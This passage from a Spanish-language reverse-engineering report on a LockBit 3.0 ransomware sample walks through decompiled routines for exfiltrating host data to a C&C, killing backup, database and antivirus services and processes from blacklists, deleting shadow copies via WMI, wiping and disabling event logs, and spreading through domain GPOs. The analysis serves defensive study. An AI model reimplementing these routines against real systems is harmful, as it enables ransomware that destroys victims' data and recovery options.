7      "host_os": "Windows 10 Pro",          <- Sistema operativo
8      "host_domain": "WORKGROUP",          <- Dominio o grupo de trabajo
9      "host_arch": "x64",                 <- Arquitectura (x64/x86)
10     "host_lang": "en-GB",              <- Lenguaje regional
11     "disks_info": [
12         {
13             "disk_name": "C",           <- Tamaño total (en MB)
14             "disk_size": "60832",       <- Espacio libre
15             "free_size": "9275"
16         }
17     ]
18 }
```

### FUN\_0040cfcc()



En esta función se lleva a cabo la exfiltración de los datos recopilados previamente en formato JSON, los cuales codifica en Base64 con la función `base64_encoder_func()`, como se observa en la Figura 4.448.

Address	Hex	ASCII
01492298	53 39 52 35 57 4C 67 73 65 3D 73 79 33 64 43 62	S9R5WLgse=sy3dcB
014922A8	46 26 38 42 48 62 37 6E 3D 48 37 59 46 70 44 39	F&8BHd7n=K7YfpD9
014922B8	33 4A 54 52 26 49 4D 7A 3D 46 5A 54 64 50 66 34	3JTR&IMZ=FZTdpF4
014922C8	60 65 46 73 6A 6C 44 4B 69 30 6A 53 65 26 57 43	feesjIDK1ojse&WC
014922D8	64 77 58 3D 4C 6C 66 6F 4F 78 7A 49 69 6B 33 6B	dwx=L1fooXzI1k3k
014922E8	55 46 70 45 6B 6A 71 6A 32 6F 79 48 58 42 5A 6B	UFPEkjqj2oyHXBZk
014922F8	4A 73 41 59 4D 36 42 62 6F 36 6F 53 68 35 77 46	jsAYM6Bb06Sh5wF
01492308	45 68 6E 78 35 74 73 4A 4F 61 4D 48 6B 76 6B 6E	Ehnxs5tsJOAMKkvkn
01492318	69 58 44 64 62 58 76 7A 62 33 4E 44 51 36 5A 6D	iXDdbXvzb3NDG6Zm
01492328	6D 62 58 49 4D 64 6D 57 4D 35 79 44 68 49 76 6A	mboxIMdmWWMyDh1vJ
01492338	75 50 37 4E 57 58 58 55 61 38 44 35 53 70 62 33	vP7NWxxUa8D5Spb3
01492348	46 6F 76 6E 59 70 53 74 50 64 61 30 33 31 42 53	FovnyPstPda031BS
01492358	2B 62 4A 74 34 49 61 43 76 6C 38 72 47 4B 62 6F	+bjt4iAcV18rGkb0
01492368	51 33 6F 56 73 52 44 55 47 49 38 4A 56 67 4E 78	Q3oVSRDUG18JvgNx
01492378	37 72 52 75 49 41 67 44 35 34 72 65 42 46 75 39	7/RuiAgD54reBFu9
01492388	79 58 51 76 53 64 4C 59 32 4E 59 36 62 2B 50 67	yXQvSjLY2NY6b+Pg
01492398	53 49 4C 39 31 59 72 56 4F 67 35 6E 6D 4F 67	SIL91YrVOg5nm0Mg
014923A8	43 35 49 38 77 52 64 70 76 57 31 51 61 6A 35 33	C518wRdpvW1Qaj53
014923B8	63 33 52 7A 38 61 38 65 48 59 34 72 64 31 30 72	03Rz8a8eHy4rdiOr
014923C8	55 77 73 34 57 65 46 57 76 6C 43 6E 74 71 57 49	Uws4WeFWV1CnctqWI
014923D8	47 6B 78 6C 2B 72 63 51 69 4E 48 41 57 79 35 70	Glx1+rCQjNKAWy5p
014923E8	4F 73 43 53 7A 69 32 56 7A 73 71 51 57 55 49 62	OSC5z1zVzsQwQwIB
014923F8	35 55 52 32 79 46 6C 59 62 73 32 34 4C 30 6D 64	5UR2yf1Ybv24L0md
01492408	46 62 39 65 44 77 72 77 40 65 59 53 79 42 72 72	Mbs)eDwrwmfYsBrr
01492418	6A 57 68 31 53 30 64 34 63 38 4E 41 68 46 28 4B	jWh1S0d4c5NAhf+k
01492428	30 6B 77 74 72 6E 54 62 59 63 69 78 54 4D 77 4E	OkwtrnrbYcixtTMwN
01492438	30 56 68 69 4E 67 37 79 69 56 57 74 57 74 45 6C	OvhInq7yivTwtEl
01492448	6F 46 2F 66 46 6E 64 57 42 68 44 43 63 77 39 48	OF/FfndWBhDCcw9H
01492458	71 56 4E 61 74 31 72 73 7A 34 38 34 36 4F 38 78	qVNat1rsz484608x
01492468	48 75 57 67 76 59 36 6B 50 79 65 75 79 6D 61 28	KuWgvY6kPyeuymat+
01492478	62 43 58 50 41 73 6C 66 54 51 4C 4E 37 57 53 65	bcXPAs1fTQLN7WSe
01492488	7A 55 35 33 73 38 41 59 7A 33 37 4C 30 51 39 66	zuS3s8AY237L0Q9f
01492498	71 52 46 56 75 4F 69 37 45 62 47 41 22 63 6A 75	qrFVu0i7EBG42cju
014924A8	51 68 6C 62 54 45 4A 33 40 70 6D 65 44 4E 54 6D	Qh1bTEJ3MpemedNTm
014924B8	33 45 69 77 6D 53 56 7A 30 52 49 75 76 75 41 42	3E1wmSVDRAuuvuAB
014924C8	51 39 74 6A 37 6D 61 77 7A 68 2B 66 61 5A 46 32	Q9tj7mawzf+fazF2
014924D8	67 42 55 65 26 78 64 47 54 4E 3D 26 43 61 67 6A	g8Ue&dGDTN=&cagj
014924E8	68 6F 41 36 6A 39 3D 6D 47 4A 45 35 76 26 57 39	hoA6j9=mG1E5v&W9
014924F8	48 73 37 64 66 79 70 7D 74 6B 52 26 4F 4B 79 3D	Ks7dfyp=tkr&OKy=
01492508	30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30	000000000000000000
01492518	30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30	000000000000000000
01492528	26 50 48 58 3D 52 50 38 56 68 26 69 4F 42 46 46	&PHX-RP8Vh&iOBFF
01492538	6F 3D 6B 68 42 73 32 30 60 52 76 6F 65 7A 72 6C	o=xhb520mRvoezr1
01492548	7A 79 4F 26 4B 35 30 79 52 3D 69 68 61 51 34 31	zy0&k50yR=1naq41
01492558	38 4C 77 68 79 78 70 00 00 00 00 00 00 00 00 00	8Lwhvxp.....

Figura 4.448: Codificación Base64 de los datos a exfiltrar

Se descripta la cadena `Gecko/20100101`, la cual corresponde al campo `User-Agent`

de un mensaje HTTP durante la exfiltración, y que indica que tratará de simular un navegador basado en Gecko [423].

Address	Hex	ASCII
0148B500	47 00 65 00 63 00 6B 00 GF 00 2F 00 32 00 30 00	G.e.c.k.o./.2.0.
0148B510	31 00 30 00 30 00 31 00 30 00 31 00 00 00 AB AB	1.0.0.1.0.1...<<

Figura 4.449: Desofuscación del User-Agent: Gecko/20100101

Tras esto, la función desofusca el método HTTP POST, que confirma la intención de exfiltrar estos datos a un servidor remoto.




Figura 4.450: Confirmación de método HTTP POST para la exfiltración

El envío al servidor C&C se realiza mediante las funciones:

- [InternetConnectW](#) [347]
- [HttpOpenRequestW](#) [352]
- [InternetQueryOptionW](#) [349]
- [InternetSetOptionW](#) [348]
- [HttpSendRequestW](#) [353]
- [InternetCloseHandle](#) [350]
- [HttpQueryInfoW](#) [351]
- [InternetQueryDataAvailable](#) [354]
- [InternetReadFile](#) [355]

Finalmente, la IP de destino que estaba destinada a almacenarse en la variable global DAT\_00425150, extraída por la función `prepare_payload_and_config_data_func()`, que en esta muestra en concreto de LockBit 3.0 dicha dirección está vacía al igual que el ID de afiliado, lo que impide que se produzca la exfiltración a un servidor remoto, sugiriendo que es una variante que se limita a causar daños sin capacidad de recuperación de los archivos.

## Eliminación de servicios

### FUN\_00407ca4()

```
▷ lockbit.exe
  ▼ FUN_00417458()
    • FUN_00417034()
      ◇ FUN_00407ca4()
```

La función FUN\_00407ca4 enumera, detiene y elimina servicios del sistema operativo, de una lista negra, que puedan interferir con el funcionamiento del ransomware o deshacer sus efectos, como las copias de seguridad,

Inicialmente, se obtiene con `EnumServicesStatusExW` [223] el listado completo de los servicios activos en el sistema.

Address	Hex	ASCII
01506956	65 00 6C 00	e.l.e.m.e.t.r.y.
01506966	00 00 44 00	..D.i.a.g.T.ra.
01506976	63 00 6B 00	c.k..D.i.a.g.n.
01506986	6F 00 73 00	o.s.t.i.c..E.x.
01506996	65 00 63 00	e.c.u.t.i.o.n..
015069A6	53 00 65 00	S.e.r.v.i.c.e..
015069B6	64 00 69 00	d.i.a.g.s.v.c..
015069C6	4D 00 69 00	M.i.c.r.o.s.o.f..
015069D6	74 00 20 00	t..(R)..Di..
015069E6	61 00 67 00	a.g.n.o.s.t.i.c..
015069F6	73 00 20 00	s..H.u.b..S.t..
01506A06	61 00 6E 00	a.n.d.a.r.d..C..
01506A16	6F 00 6C 00	o.l.l.e.c.t.o.r..
01506A26	20 00 53 00	.S.e.r.v.i.c.e..
01506A36	00 00 64 00	..d.i.a.g.n.o.s..
01506A46	74 00 69 00	t.i.c.s.h.u.b..
01506A56	73 00 74 00	s.t.a.n.d.a.r.d..
01506A66	63 00 6F 00	c.o.l.l.e.c.t.o..
01506A76	72 00 2E 00	r..S.e.r.v.i.c..
01506A86	65 00 00 00	e...D.H.C.P..C..
01506A96	6C 00 69 00	T.i.e.n.t..D.h..
01506AA6	63 00 70 00	c.p...D.e.v.Q.u..
01506AB6	65 00 72 00	e.r.y..B.a.c.k..
01506AC6	67 00 72 00	a.r.n.o.u.n.d..n..

Figura 4.451: Enumeración de servicios activos mediante `EnumServicesStatusExW`

Posteriormente, por cada servicio encontrado se llama a la función `FUN_00407dfc` para comparar si el nombre del servicio se encuentra en la lista negra de servicios a finalizar, encontrada en `DAT_0042514c` y obtenida en `prepare_payload_and_config_data_func()`, que incluye servicios relacionados con copias de seguridad, bases de datos y soluciones antivirus:

- |          |              |          |           |
|----------|--------------|----------|-----------|
| ■ vss    | ■ mepocs     | ■ backup | ■ GxCVD   |
| ■ sql    | ■ msexchange | ■ GxVss  | ■ GxCIMgr |
| ■ svc\$  | ■ sophos     | ■ GxBlr  |           |
| ■ memtas | ■ veeam      | ■ GxFWD  |           |

Si se encuentra una coincidencia, dicho servicio se termina inmediatamente con la función `NtTerminateProcess` [146], y se elimina con `DeleteService` [230].

## Terminación de procesos

### Hilo `FUN_00407e58()`

```

    ▷ lockbit.exe
    ▼ FUN_00417458()
        • FUN_00417034()
            ◇ Hilo FUN_00407e58()

```

La función `FUN_00407e58` detiene la ejecución de procesos, que se encuentren en una lista negra, ya que pueden interferir con el cifrado de archivos, gestores de bases de datos y servicios de copias de seguridad en ejecución.

Para ello, el malware utiliza la función `NtQuerySystemInformation` [130] con el parámetro `SystemProcessInformation` para obtener una estructura extensa, que contiene toda la información de todos los procesos activos del sistema.

Address	Hex	ASCII
00FBC500	C0 3D E6 00 00 00 00 00 F0 3D E6 00 00 00 00 00	A=æ.....ð=æ.....
00FBC510	00 3F E6 00 00 00 00 00 00 00 00 00 00 00 00 00	.>æ.....
00FBC520	00 00 00 00 0D F0 AD BA 02 00 00 00 00 00 00 00 00	.....ð.º.....
00FBC530	52 00 65 00 67 00 69 00 73 00 74 00 72 00 79 00	R.e.g.i.s.t.r.y.

Figura 4.452: Recuperación de procesos activos mediante `NtQuerySystemInformation`


Una vez tiene el listado de procesos, el hilo ejecuta la función `FUN_00407f50` para comparar el nombre de cada proceso activo con la lista negra, encontrada en `DAT_00425148` y obtenida en `prepare_payload_and_config_data_func()`. El listado de procesos a terminar en la lista negra es el siguiente:

- |                    |                  |               |
|--------------------|------------------|---------------|
| ■ sql              | ■ tbirdconfig    | ■ steam       |
| ■ oracle           | ■ mydesktopqos   | ■ thebat      |
| ■ ocsssd           | ■ ocomm          | ■ thunderbird |
| ■ dbsnmp           | ■ dbeng50        | ■ visio       |
| ■ synctime         | ■ sqbcoreservice | ■ winword     |
| ■ agntsvc          | ■ excel          | ■ wordpad     |
| ■ isqlplussvc      | ■ infopath       | ■ notepad     |
| ■ xfssvcccon       | ■ msaccess       | ■ calc        |
| ■ mydesktopservice | ■ mspub          | ■ wuauctl     |
| ■ ocautoupds       | ■ onenote        | ■ onedrive    |
| ■ encssvc          | ■ outlook        |               |
| ■ firefox          | ■ powerpnt       |               |

Cada proceso que coincide con alguno de los procesos listados, en la lista negra, se finaliza inmediatamente mediante una llamada a `NtTerminateProcess` [146], facilitando así el cifrado de sus archivos y garantizando sus efectos en el cifrado de archivos.

## Eliminación de copias de seguridad

### Hilo `FUN_0040782a`



La función `FUN_0040782a` se encarga de eliminar todas las instantáneas de volumen (Volume Shadow Copies) [92] existentes en el sistema operativo mediante llamadas al WMI (Windows Management Instrumentation). De esta manera consigue que el usuario pueda restaurar archivos a partir de copias de seguridad previas, obstaculizando así la recuperación del sistema tras el cifrado.

Inicialmente, con la función `decode_n_blocks_w_mask_func()` desofuca múltiples cadenas de texto, entre las que se incluyen:

`CLSID`, `IID` y cadenas WMI/WQL descifradas:

- `CLSID_WbemAdministrativeLocator`:  
`{CB8555CC-9128-11D1-AD9B-00C04FD8FDFF}`
- `IID_IWbemLocator`:  
`{DC12A687-737F-11CF-884D-00AA004B2E24}`
- `CLSID_WbemContext`:  
`{674B6698-EE92-11D0-AD71-00C04FD8FDFF}`
- `IID_IWbemContext`:  
`{44ACA674-E8FC-11D0-A07C-00C04FB68820}`
- Strings como:
  - `--ProviderArchitecture`
  - `ROOT\CIMV2`
  - `SELECT * FROM Win32_ShadowCopy`
  - `WQL`
  - `Win32_ShadowCopy.ID=' %s'`

Address	Hex	ASCII
004FFBB0	07 A2 D7 AF 5F 00 5F 00 50 00 72 00 6F 00 76 00	.cx _._.P.r.o.v.
004FFBC0	69 00 64 00 65 00 72 00 41 00 72 00 63 00 68 00	i.d.e.r.A.r.c.h.
004FFBD0	69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00	i.t.e.c.t.u.r.e.
004FFBE0	00 00 00 00 53 00 45 00 4C 00 45 00 43 00 54 00	....S.E.L.E.C.T.
004FFBF0	20 00 2A 00 20 00 46 00 52 00 4F 00 4D 00 20 00	.*.F.R.O.M. .
004FFC00	57 00 69 00 6E 00 33 00 32 00 5F 00 53 00 68 00	W.i.n.3.2._.S.h.
004FFC10	61 00 64 00 6F 00 77 00 43 00 6F 00 70 00 79 00	a.d.o.w.C.o.p.y.
004FFC20	00 00 00 00 57 00 69 00 6E 00 33 00 32 00 5F 00	....W.i.n.3.2._
004FFC30	53 00 68 00 61 00 64 00 6F 00 77 00 43 00 GF 00	S.h.a.d.o.w.C.o.
004FFC40	70 00 79 00 2E 00 49 00 44 00 3D 00 27 00 25 00	p.y...I.D.= '%.
004FFC50	73 00 27 00 00 00 00 00 49 00 44 00 00 00 00 00	s.'.....I.D.
004FFC60	57 00 51 00 4C 00 00 00 52 00 4F 00 4F 00 54 00	W.Q.L..R.O.O.T.
004FFC70	5C 00 43 00 49 00 4D 00 56 00 32 00 00 00 00 00	\.C.I.M.V.2.....
004FFC80	74 A6 AC 44 FC E8 D0 11 A0 7C 00 C0 4F B6 88 20	t!-DÜèD.   Áo¶.
004FFC90	98 66 4B 67 92 EE D0 11 AD 71 00 C0 4F D8 FD FF	.fkq.íD..q.Áoøyý
004FFCA0	87 A6 12 DC 7F 73 CF 11 88 4D 00 AA 00 4B 2E 24	. Ü.sÍ..M.ª.K.\$
004FFCB0	CC 55 85 CB 28 91 D1 11 AD 9B 00 C0 4F D8 FD FF	íU,É(Ñ....Áoøyý

Figura 4.453: Descifrado de cadenas necesarias para inicializar y operar con WMI

Posteriormente, el malware crea los objetos COM necesarios para interactuar con WMI utilizando `CoCreateInstance` [299], instanciando `WbemAdministrativeLocator` [424] y `WbemContext` [425]. Ambos objetos están definidos en la WinSDK, concretamente en el archivo de cabecera `WbemCli.h`, donde se especifican sus CLSID, IID e interfaces que implementan [426].



Figura 4.454: CLSID de `WbemAdministrativeLocator` en registro



Figura 4.455: CLSID de `WbemContext` en registro

Si se detecta que el entorno de ejecución es `WOW64`, se configura el proveedor de arquitectura forzando el valor `0x40` en la propiedad `_ProviderArchitecture`, y se conecta al espacio de nombres `ROOT\CIMV2` [427] utilizando la función `ConnectServer`, autenticándose con `CoSetProxyBlanket`.

Con esto, ejecuta la consulta WQL `SELECT * FROM Win32_ShadowCopy` [92] mediante la función `ExecQuery`. Por cada resultado, extrae el campo ID y construye dinámicamente la cadena `Win32_ShadowCopy.ID='%s'`, que es pasada a `DeleteInstance` para eliminar dicha copia, consiguiendo así eliminar todas las copias existentes mediante objetos COM sin utilizar comandos que puedan alertar a soluciones de seguridad.

#### FUN\_0040782a()

```

1 void FUN_0040782a(void) {
2     ... // Inicializa interfaces COM para acceso WMI, CLSID_WbemAdministrativeLocator y CLSID_WbemContext
3     if ((*CoCreateInstance)(local_14c + 0x3f, 0, 1, local_14c + 0x3b, &ppvLoc)==0 &&
4         (*CoCreateInstance)(local_14c + 0x37, 0, 1, local_14c + 0x33, &ppvServ)==0) {
5         // Si se ejecuta con WOW64, pone _ProviderArchitecture = 0x40 (x64)
6         is_process_wow64(0xffffffff, &local_8);
7         if (local_8 != 0) {
8             (*VariantInit)(local_14c + 0x43);
9             local_14c[0x43] = 3; // VT_I4
10            local_38 = 0x40; // x64 valor para _ProviderArchitecture
11            // ppvServ + 0x20 = pServ->lpVtbl->SetValue
12            if (((*(code **)*(ppvServ + 0x20))(ppvServ,local_14c,0,local_14c+0x43) != 0)
13                ... } // Conecta WMI al espacio ROOT\CIMV2, ppvLoc+0xc = lpVtbl->ConnectServer
14            if (((*(code **)*(ppvLoc+0xc))(ppvLoc,local_14c+0x2d,0,0,0,0,0,ppvServ,&pWebmServ)==0 &&
15                (*CoSetProxyByBlanket)(pWebmServ, 10, 0, 0, 3, 3, 0, 0) == 0 &&
16                // pWebmServ + 0x50 = pWebmServ->lpVtbl->ExecQuery (SELECT * FROM Win32_ShadowCopy)
17                (**(code **)*(pWebmServ+0x50))(pWebmServ,local_14c+0x2b,local_14c+0xc,0x30,0,&pEnum)==0) {
18                while (true) { // Itera sobre los resultados Win32_ShadowCopy
19                    p0bj = NULL; local_20 = 0;
20                    // pEnum+0x10 = pEnum->lpVtbl->Next
21                    if (((*(code **)*(pEnum+0x10))(pEnum,0xffffffff,1,&p0bj,&local_20) !=0)
22                        break;
23                    (*VariantInit)(local_30);
24                    // p0bj+0x10 = p0bj->lpVtbl->Get
25                    if (((*(code **)*(p0bj+0x10))(p0bj,local_14c+0x29,0,local_30,0,0)==0){
26                        // Formatea la cadena "Win32_ShadowCopy.ID='%s'" para borrar las instantáneas
27                        (*_swprintf)(local_1cc, local_14c + 0x1c, local_28);
28                        // pWebmServ + 0x40 = pWebmServ->lpVtbl->DeleteInstance
29                        (**(code **)*(pWebmServ + 0x40))(pWebmServ, local_1cc, 0, 0, 0);
30                        ... // Limpia variables
31                }}}}}

```

## Borrado de registros de eventos

### Hilo LAB\_00409628

```

> lockbit.exe

    ▼ FUN_00417458()
        ● FUN_00417034()
            ◇ Hilo LAB_00409628
                * FUN_004091c8

```

Este hilo invoca la función `FUN_004091c8()`, que se encargada de borrar y desactivar los registros de eventos del sistema. Para ello desofusca las siguientes cadenas:

- `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\EventLog`
- `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels`
- `0:BAG:SYD:(A;;0x1;;;SYD)(A;;0x5;;;BA)(A;;0x1;;;LA)` (Valor ChannelAccess)
- `ChannelAccess` (Nombre del valor a establecer)
- `Enabled` (Nombre del valor a establecer)

Se abren abren las claves del registro con `RegCreateKeyExW` [216] y se enumeran todas sus subclaves con `RegEnumKeyW` [221], que corresponden a los diferentes canales de eventos del sistema, que por cada subclave obtenida, el malware modifica los valores `Enabled` y `ChannelAccess` para evitar que recopilen registros, que finalmente con `OpenEventLogW` [244] y `ClearEventLogW` [245] abre y vacía todos los registros.

De esta manera elimina las trazas de actividad maliciosa del ransomware al borrar todos los eventos y paralizar el registro de trazas posterior, dificultando así el análisis forense. Además, cada manejador se cierra con `ZwClose` [148].

Address	Hex	ASCII
012FFBF8	62 00 69 00 74 00 5F 00 53 00 59 00 53 00 54 00	b.i.t._.S.Y.S.T.
012FFC08	45 00 4D 00 5C 00 43 00 75 00 72 00 72 00 65 00	E.M.\C.u.r.r.e.
012FFC18	6E 00 74 00 43 00 6F 00 6E 00 74 00 72 00 6F 00	n.t.C.o.n.t.r.o.
012FFC28	6C 00 53 00 65 00 74 00 5C 00 53 00 65 00 72 00	l.s.e.t.\.S.e.r.
012FFC38	76 00 69 00 63 00 65 00 73 00 5C 00 45 00 76 00	v.i.c.e.s.\.E.v.
012FFC48	65 00 6E 00 74 00 4C 00 6F 00 67 00 00 00 00 00	e.n.t.L.o.g..
012FFC58	53 00 4F 00 46 00 54 00 57 00 41 00 52 00 45 00	S.O.F.T.W.A.R.E.
012FFC68	5C 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00	\.M.i.c.r.o.s.o.
012FFC78	66 00 74 00 5C 00 57 00 69 00 6E 00 64 00 6F 00	f.t.\W.i.n.d.o.
012FFC88	77 00 73 00 5C 00 43 00 75 00 72 00 72 00 65 00	w.s.\.C.u.r.r.e.
012FFC98	6E 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00	n.t.V.e.r.s.i.o.
012FFCA8	6E 00 5C 00 57 00 49 00 4E 00 45 00 56 00 54 00	n.\W.I.N.E.V.T.
012FFCB8	5C 00 43 00 68 00 61 00 6E 00 6E 00 65 00 6C 00	\.C.h.a.m.n.e.l.
012FFCC8	73 00 00 00 4F 00 3A 00 42 00 41 00 47 00 3A 00	s...O::B.A.G.:
012FFCD8	53 00 59 00 44 00 3A 00 28 00 41 00 3B 00 3B 00	S.Y.D.: (.A.;;
012FFCE8	30 00 78 00 31 00 3B 00 3B 00 3B 00 53 00 59 00	0.x.1.;;;S.Y.
012FFCF8	29 00 28 00 41 00 3B 00 3B 00 30 00 78 00 35 00	).(.A.;;.0.x.5.
012FFD08	3B 00 3B 00 3B 00 42 00 41 00 29 00 28 00 41 00	;.;;B.A.).(A.
012FFD18	3B 00 3B 00 30 00 78 00 31 00 3B 00 3B 00 3B 00	;.;;0.x.1.;;;;
012FFD28	4C 00 41 00 29 00 00 00 43 00 68 00 61 00 6E 00	L.A)...C.h.a.n.
012FFD38	6E 00 65 00 6C 00 41 00 63 00 63 00 65 00 73 00	n.e.1.A.c.c.e.s.
012FFD48	73 00 00 00 45 00 6E 00 61 00 62 00 6C 00 65 00	s...E.n.a.b.l.e.
012FFD58	64 00 00 00 6D 3B 65 76 D0 17 A2 76 E8 90 A4 76	d...m:evD.cvè.øv

Figura 4.456: Descifrado de cadenas necesarias para vaciar registros

**FUN\_004091c8()**

```

1 void FUN_004091c8(void)
2 {
3     ... // Obtiene clave de "HKLM\SYSTEM\CurrentControlSet\Services\EventLog"
4     iVar1=(*RegCreateKeyExW)(0x80000002,local_17c+0x16,0,0,0,0x2011f,0,&local_8,0);
5     if (iVar1 == 0) {
6         local_17c[0x58] = 0; // Obtiene la lista de subclaves e itera sobre ella
7         while(iVar1=(*RegEnumKeyW)(local_8,local_17c[0x58],local_384,0x104),iVar1 != 0x103) {
8             local_c = 0; // Abre la subclave actual
9             iVar1 = (*RegCreateKeyExW)(local_8,local_384,0,0,0,0x2011f,0,&local_c,0);
10            if (iVar1 == 0) {
11                local_17c[0x57] = 0; // Enabled = 0 -> Desactiva el canal de registro
12                iVar1 = (*RegSetValueExW)(local_c,local_17c + 0x53,0,4,local_17c + 0x57,4);
13                if (((iVar1 == 0) && // ChannelAccess = 0:BAG:SYD... -> Deniega acceso al canal
14                    (iVar1 = (*RegSetValueExW)(local_c,local_17c + 0x4c,0,1,local_17c + 0x33,100),
15                     iVar1 == 0)) && (local_10 = (*OpenEventLogW)(0,local_384), local_10 != 0)) {
16                    (*ClearEventLogW)(local_10,0); // Limpia el registro de eventos
17                    (*CloseEventLogW)(local_10);
18                }
19                if (local_c != 0) {
20                    (*ZwClose)(local_c);
21                }
22                local_17c[0x58] = local_17c[0x58] + 1;
23            }
24            ... // Repite el proceso para "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels"
25        }
}

```

**Movimiento lateral en el dominio****FUN\_00416fa0()**

```

▷ lockbit.exe

    ▼ FUN_00417458()
        • FUN_00416fa0()
            ◇ FUN_00416490()
            ◇ FUN_004146a8()

```

Esta función inicia la lógica de movimiento lateral dentro del dominio del Directorio Activo. Esta lógica solo se ejecuta si se almacenó un token de acceso válido con privilegios de administrador en el dominio, que se llevó a cabo anteriormente mediante la función `store_valid_dc_credential_from_list()`. En caso de disponer de dicho token, el malware realizará la propagación del malware, desactivación de mecanismos de seguridad y paralización de servicios en el dominio.

**FUN\_00416490()**

```

▷ lockbit.exe

    ▼ FUN_00417458()
        • FUN_00416fa0()
            ◇ FUN_00413954()

```

En la ejecución de esta función, el malware accede al contenido de la variable global `DAT_00424f70`, que contiene la clave RSA. Con esto, utiliza la función `_swprintf` [122] para transformar los primeros 8 bytes de dicha clave en una cadena de caracteres anchos

(wchar\_t), generando así un identificador basado en su valor hexadecimal, usado para definir el objeto en la GPO.




Figura 4.457: Generación del nombre de la GPO a partir de la clave RSA

### FUN\_00416490()

```
▷ lockbit.exe
  ▼ FUN_00417458()
    • FUN_00416fa0()
      ◇ FUN_00416490()
```

La función modifica políticas de grupo con objetos COM, una vez obtiene el nombre del controlador de dominio con `get_domain_controller_name_func()`. Si obtiene el nombre del controlador de dominio, desofusca los identificadores de `CLSID_GroupPolicyObject` (EA502722-A23D-11D1-A7D3-0000F87571E3) [428] y también `IID_IGroupPolicyObject` (EA502723-A23D-11D1-A7D3-0000F87571E3). Con estos identificadores, crea la instancia a dicho objeto con `CoCreateInstance()` [299] y comienza a invocar varias funciones para realizar el movimiento lateral.

### FUN\_00416490()

```
1 undefined4 FUN_00416490(short *param_1)
2 {
3   ...
4   iVar1 = (*CoInitialize)(0);
5   if (iVar1 == 0) {
6     iVar1 = get_domain_controller_name_func(local_218);
7     if (iVar1 != 0) {
8       ... // IID_IGroupPolicyObject: {EA502723-A23D-11d1-A7D3-0000F87571E3}
9       decode_n_blocks_w_mask_func(local_238 + 4,4);
10      ... // CLSID_GroupPolicyObject: {EA502722-A23D-11D1-A7D3-0000F87571E3}
11      decode_n_blocks_w_mask_func(local_238,4);
12      iVar1 = (*CoCreateInstance)(local_238,0,1,local_238 + 4,&local_c);
13      if (((((iVar1 == 0) && (iVar1 = FUN_00416124(local_c,local_218,param_1,&local_10), iVar1 != 0)) && (iVar1 = FUN_00415d28(local_10), iVar1 != 0)) && ((iVar1 = FUN_00414c60(local_c), iVar1 != 0 && (iVar1 = FUN_00415a84(local_c), iVar1 != 0)))) && ((iVar1 = FUN_004157b4(local_c), iVar1 != 0 && ((iVar1 = FUN_00414e50(local_c), iVar1 != 0 && (iVar1 = FUN_004150e0(local_c,param_1,local_218), iVar1 != 0)))))) {
14        local_8 = 1;
15      }
16    }
17    ... // Libera estructuras
18    (*CoUninitialize)();
19  }
20  return local_8;
21 }
```

### FUN\_00416124()

▷ lockbit.exe

▼ FUN\_00417458()

- FUN\_00416fa0()
  - ◊ FUN\_00416490()
    - ★ FUN\_00416124()

Esta función desofusca la cadena con formato LDAP://%s/DC=%s,DC=%s, que se utiliza como ruta al dominio del Directorio Activo para crear una nueva política de grupo al invocar el método `IGroupPolicyObject::New` [429], obteniendo el GUID asociado a la GPO recién creada con `IGroupPolicyObject::GetName` [430].

Tras esto, desofusca y formatea dos rutas adicionales: la primera que corresponde al dominio con el patrón LDAP://DC=%s,DC=%s y la segunda cadena de formato LDAP://CN=%s,CN= Policies,CN=System,DC=%s,DC=%s que representa la ubicación de la política dentro del Directorio Activo. Finalmente estas rutas se utilizan en la función `CreateGPOLink()` [369] para vincular la nueva GPO en el dominio especificado.

### FUN\_00416490()

```

1 void FUN_00416124(int *param_1, undefined4 param_2, undefined4 param_3, int *param_4)
2 {
3     ...
4     if (iVar1 != 0) {
5         ... // Obtener tamaño y asignar memoria
6         if (local_d0[0x2d] != 0) {
7             ... // LDAP://%s/DC=%s,DC=%s
8             decode_n_blocks_w_mask_func(local_d0 + 0x18, 0xb);
9             (*_swprintf)(local_d0[0x2d], local_d0+0x18, param_2, local_d0[0x2f], local_d0[0x2e]);
10            // param_1+0xc = param_1->lpVtbl->IGroupPolicyObject->New
11            iVar1 = (**(code **)(*param_1 + 0xc))(param_1, local_d0[0x2d], param_3, 0);
12            if (((iVar1 == 0) && (local_d0[0x30] = allocate_data_processheap_antidbg(0x4e), local_d0[0x30] !=
13                → 0)) &&
14                // param_1 + 0x24 = param_1->lpVtbl->IGroupPolicyObject->GetName
15                (iVar1=(**(code**)(*param_1+0x24))(param_1, local_d0[0x30], 0x4e), iVar1==0)) {
16                    ... // Obtener tamaño y asignar memoria
17                    if (local_d0[0x31] != 0) {
18                        ... // LDAP://DC=%s,DC=%s
19                        decode_n_blocks_w_mask_func(local_d0 + 0x23, 10);
20                        (*_swprintf)(local_d0[0x31], local_d0+0x23, local_d0[0x2f], local_d0[0x2e]);
21                        ... // Obtener tamaño y asignar memoria
22                        if (iVar1 != 0) {
23                            ... // LDAP://CN=%s,CN= Policies,CN=System,DC=%s,DC=%s
24                            decode_n_blocks_w_mask_func(local_d0, 0x18);
25                            (*_swprintf)(iVar1, local_d0, local_d0[0x30], local_d0[0x2f], local_d0[0x2e]);
26                            iVar2 = (*CreateGPOLink)(iVar1, local_d0[0x31], 1);
27                            ...
28                }
29            }
30        }
31    }
32 }
```

### FUN\_00415a84()

▷ lockbit.exe

▼ FUN\_00417458()

- FUN\_00416fa0()
  - ◊ FUN\_00416490()
